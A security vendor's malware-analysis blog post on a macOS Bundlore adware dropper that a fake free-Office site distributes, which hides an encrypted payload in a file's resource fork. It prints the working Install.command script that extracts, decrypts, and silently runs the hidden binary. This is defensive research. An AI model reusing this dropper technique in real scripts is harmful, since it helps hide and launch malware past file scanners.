Resourceful macOS Malware Hides in Named Fork

labs.sentinelone.com/resourceful-macos-malware-hides-in-named-fork/

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
Throughout 2020, we've seen a number of developments in macOS threat actor tactics. These have included shifts to shell scripts, making use of alternative programming languages like Rust and Go, packaging malware in Electron apps, and notably, beating Apple's notarization security checks through the use of steganography. Many of these techniques have exploited new or recent changes or developments, but one technique we have observed takes the opposite tack and leverages a legacy technology that's been around since Mac OS 9 in order to hide its malware payload from both users and file scanning tools on macOS 10.15 and beyond. In this post, we look at how a new variant of what appears to be Bundlore adware hides its payload in a named resource fork.

Malware Distribution


The malware can be found in the wild being distributed on sites that offer "free" versions of popular software. In this case, we found the malware being distributed by a site called "mysoftwarefree", promising users a free copy of Office 365.


MY SOFTWARE FREE
Search...
Popular
Recent
Microsoft Office 2016 Free Download
Microsoft Office 2019 Free Download
Microsoft Word 2010 Free Download
Microsoft Office 2007 Free Download
Microsoft Word 2007 Free Download
Microsoft Excel 2010 Free Download
Office 365

Office 365 Free Download

This article shows you how to download and install the full version of Office 365 for free on PC. Follow the direct download link and instructions below for guidance on installing Office 365 on your computer.

Users are instructed to remove any current installation of Office, to download the legitimate free trial from Microsoft and then to download the “required files” from a button on the malicious site in order to obtain “*a full version of Office 365 ProPlus, without any limitations*”.



4. Download and install the Office 365 ProPlus trial from here: https://signup.microsoft.com/Signup?OfferId=2A3F5C07-BBB2-4786-857C-054F5DDD3486&DL=OFFICESUBSCRIPTION&ali=1
5. Once you have the Office 365 ProPlus trial installed, run “activate365.cmd” as an administrator
6. You now have the full version of Office 365 ProPlus, without any limitations, installed on your computer.

Required files


Password: www.mysoftwarefree.com

This download is for Office 365 ProPlus

Once the user takes the bait, a file called simply “dmg” is downloaded to the user’s device.


The Extended Attributes of a Named Resource Fork

Inside the mounted disk image, things are far from what the malware site promised the user. No copy of MS Office, but what looks pretty much like a typical “Bundlore/Shlayer” dropper.



As is common with these disk images, there are graphical instructions to help the user bypass the built in macOS security checks offered by Gatekeeper and Notarization. On macOS Catalina, this bypass will not prevent XProtect from scanning the code on execution, but this particular code isn't known to XProtect at the current time.


If we take a trip to the Terminal to inspect more closely what's on the disk image, surprisingly it seems like not much.



```
➜  Installer ls -al
total 2024
drwxr-xr-x@ 7 sphil  staff     306  5 Nov 17:57 .
drwxr-xr-x  7 root   wheel     224  5 Nov 20:41 ..
-rw-r--r--  1 sphil  staff   16388  5 Nov 17:57 .DS_Store
-rw-r--r--  1 sphil  staff  768925  5 Nov 17:56 .VolumeIcon.icns
-rw-r--r--  1 sphil  staff   93072  5 Nov 17:56 .background.png
-rwxr-xr-x@ 1 sphil  staff     203  5 Nov 17:56 Install.command
lrwxr-xr-x  1 sphil  staff      15  5 Nov 17:56 Installer -> Install.command
➜  Installer
```


Note, however, the `@` on the permissions listing for the tiny 203 byte **Install.command** file. That indicates that the file has some extended attributes, and that’s where things get interesting.

We can list the extended attributes using `xattr -l`. It seems that there is a `com.apple.ResourceFork` attribute, which at least at the beginning seems like an icon file. This is not unusual. Resource forks like this have been historically used to store things like thumbnail images, for example.




```
→  Installer xattr -l Install.command
com.apple.FinderInfo:
00000000  00 00 00 00 00 00 00 00 44 00 00 00 00 00 00 00  |........D.......|
00000010  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
00000020
com.apple.ResourceFork:
00000000  00 00 01 00 00 02 06 00 00 02 05 00 00 00 00 32  |...............2|
00000010  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
00000020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
00000030  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
00000040  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
00000050  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
00000060  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
00000070  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
00000080  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
00000090  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
000000A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
000000B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
000000C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
000000D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
000000E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
000000F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
00000100  00 02 04 FC 69 63 6E 73 00 02 04 FC 54 4F 43 20  |....icns....TOC |
00000110  00 00 00 10 69 63 30 39 00 02 04 E4 69 63 30 39  |....ic09....ic09|
00000120  00 02 04 E4 89 50 4E 47 0D 0A 1A 0A 00 00 00 0D  |.....PNG........|
00000130  49 48 44 52 00 00 02 00 00 00 02 00 08 06 00 00  |IHDR............|
00000140  00 F4 78 D4 FA 00 00 00 01 73 52 47 42 00 AE CE  |..x......sRGB...|
00000150  1C E9 00 00 40 00 49 44 41 54 78 01 EC BD 49 8C  |....@.IDATx...I.|
00000160  A5 C9 75 EF F7 0D 77 BE 37 E7 A1 86 AE EE AE 6E  |..u...w.7......n|
00000170  B2 39 74 8B 14 F5 9A 1A 9E 9F 9E 29 01 82 17 82  |.9t........)....|
00000180  BD B0 81 E6 5A 82 01 69 6D AF 6C 78 D1 D5 3B 1B  |....Z..im.lx..;.|
00000190  10 2C 80 5E B1 A1 09 10 E4 05 6B F1 6C 8B 12 85  |.,.^......k.l...|
000001A0  07 09 6C 42 80 DF 13 6C 42 4F 26 59 A4 A8 66 77  |..lB...lBO&Y..fw|
000001B0  B3 E7 9A 2B B3 72 BA B3 7F FF 13 5F DC FB 7D 37  |...+.r....._..}7|
000001C0  6F 0E 95 95 55 95 59 19 91 F9 DD 98 4F 44 9C 2F  |o...U.Y.....OD./|
000001D0  BE 38 27 4E 44 9C 88 A2 60 02 06 02 06 02 06 02  |.8'ND...`.......|
000001E0  06 02 06 02 06 02 06 02 06 02 06 02 06 02 06 02  |................|
```

However, this resource fork is pretty large. If we scroll down to the bottom, we see it’s about 141744 bytes of added data.



```
00022910  96 97 61 7C 97 64 06 77 23 23 79 ED E6 A7 13 4A  |..a|.d.w##y....J|
00022920  44 D7 36 7B F2 97 F3 CE B0 F9 6A 8B 1E D5 C0 62  |D.6{......j....b|
00022930  AF F9 B5 D0 78 87 98 92 AA 16 A0 92 F5 63 E5 92  |....x........c..|
00022940  F3 50 4B 07 08 68 DB D7 18 CC 22 00 00 18 41 00  |.PK..h....."...A.|
00022950  00 50 4B 01 02 1E 03 14 00 09 00 08 00 1B 67 65  |.PK...........ge|
00022960  51 68 DB D7 18 CC 22 00 00 18 41 00 00 09 00 18  |Qh....."...A.....|
00022970  00 00 00 00 00 00 00 00 00 ED 81 00 00 00 00 49  |...............I|
00022980  6E 73 74 61 6C 6C 65 72 55 54 05 00 03 75 DA A3  |nstallerUT...u..|
00022990  5F 75 78 0B 00 01 04 F5 01 00 00 04 14 00 00 00  |_ux.............|
000229A0  50 4B 05 06 00 00 00 00 01 00 01 00 4F 00 00 00  |PK..........O...|
000229B0  1F 23 00 00 00 00                                |.#....|
000229b6
➜  Installer
```

More tellingly, if we inspect the **Install.command** file itself, we’ll see it’s a simple shell script that gives away the game as to what’s really packed inside the resource fork.




```
➜  Installer cat -v Install.command
#!/bin/bash
TEMP_NAME="$(mktemp -t Installer)"
tail -c 9092 "$0/..namedfork/rsrc" | funzip -oZwb > "${TEMP_NAME}"
chmod +x "${TEMP_NAME}" && nohup "${TEMP_NAME}" > /dev/null 2>&1 &
killall Terminal
exit
➜  Installer
```

Starting at offset 9092, the script pipes the data in the fork through the `funzip` utility with the password “oZwb” to decrypt the data, dropping it in the Darwin User TMPDIR with a random name prefixed with “Installer”.

The file turns out to be a Mach-O with the **SHA256** of `43b9157a4ad42da1692cfb5b571598fcde775c7d1f9c7d56e6d6c13da5b35537`

A quick look on VirusTotal shows that SentinelOne’s Static AI engine recognizes this as a malicious file, tagged by some vendors as a Bundlore variant.



9 engines detected this file

43b9157a4ad42da1692cfb5b571598fcde775c7d1f9c7d56e6d6c13da5b35537
Malware_Installer.kCO6sbDr
64bits macho

16.27 KB
Size


2020-11-05 11:58:30 UTC
1 minute ago

Antivirus results on 2020-11-05T11:58:30

Avast	MacOS:Bundlore-FJ [Adw]	AVG	MacOS:Bundlore-FJ [Adw]
Elastic	Malicious (moderate Confidence)	ESET-NOD32	A Variant Of OSX/Adware.Bundlore.DW
Kaspersky	Not-a-virus:HEUR:AdWare.OSX.Bnodler...	SentinelOne (Static ML)	DFI - Suspicious Mach-O
Sophos AV	Bundlore (PUA)	Sophos ML	Bundlore (PUA)
ZoneAlarm by Check Point	Not-a-virus:HEUR:AdWare.OSX.Bnodler...	Acronis	✓ Undetected
Ad-Aware	✓ Undetected	AegisLab	✓ Undetected

So What's a Resource Fork and Why Use It?

A resource fork is a kind of named fork, a legacy filesystem technology used to store structured data such as image thumbnails, window data and even code. Instead of storing information in a series of bytes at particular offsets, a resource fork keeps data in a structured record, similar to a database. Interestingly, the resource fork does not have a size limit beyond the size of the file system itself, and – as we've seen here – the fork is not visible directly in either the Finder or the Terminal, unless we list the file's extended attributes via either `ls [email protected]` or `xattr -l`.



```
→  Installer ls -al@ Install.command
-rwxr-xr-x@ 1 sphil  staff  203  5 Nov 17:56 Install.command
        com.apple.FinderInfo     32
        com.apple.ResourceFork  141750
→  Installer
```

Using a resource fork to hide malware is a pretty novel trick that we haven't seen before, but it leaves open a few questions as to the actor's purpose in using this technique. Although the compressed binary file is hidden from the Finder and from the Terminal in this way, as we saw, it is easily found by anyone looking for it simply by reading the **Install.command** shell script.

However, many traditional file scanners will not pick up this technique. Other Bundlore variants have used encrypted text files within Disk Image containers and application bundles, but scanners can quickly be taught to find these. One of the things that gives such files away is the extreme length of obfuscated or encrypted code, typically base64, which is anomalous for legitimate software.

By hiding the encrypted and compressed file in the named resource fork, the actors are clearly hoping to evade certain kinds of scanning engines. Although this sample in the wild was not code signed and, therefore, not subjected to Apple’s notarization check, in light of the steganography trick used by recent Bundlore variants that did bypass Apple’s automated checks, it remains an open-question whether using a resource fork in this way could also help threat actors sidestep Notarization checks in future.

Conclusion

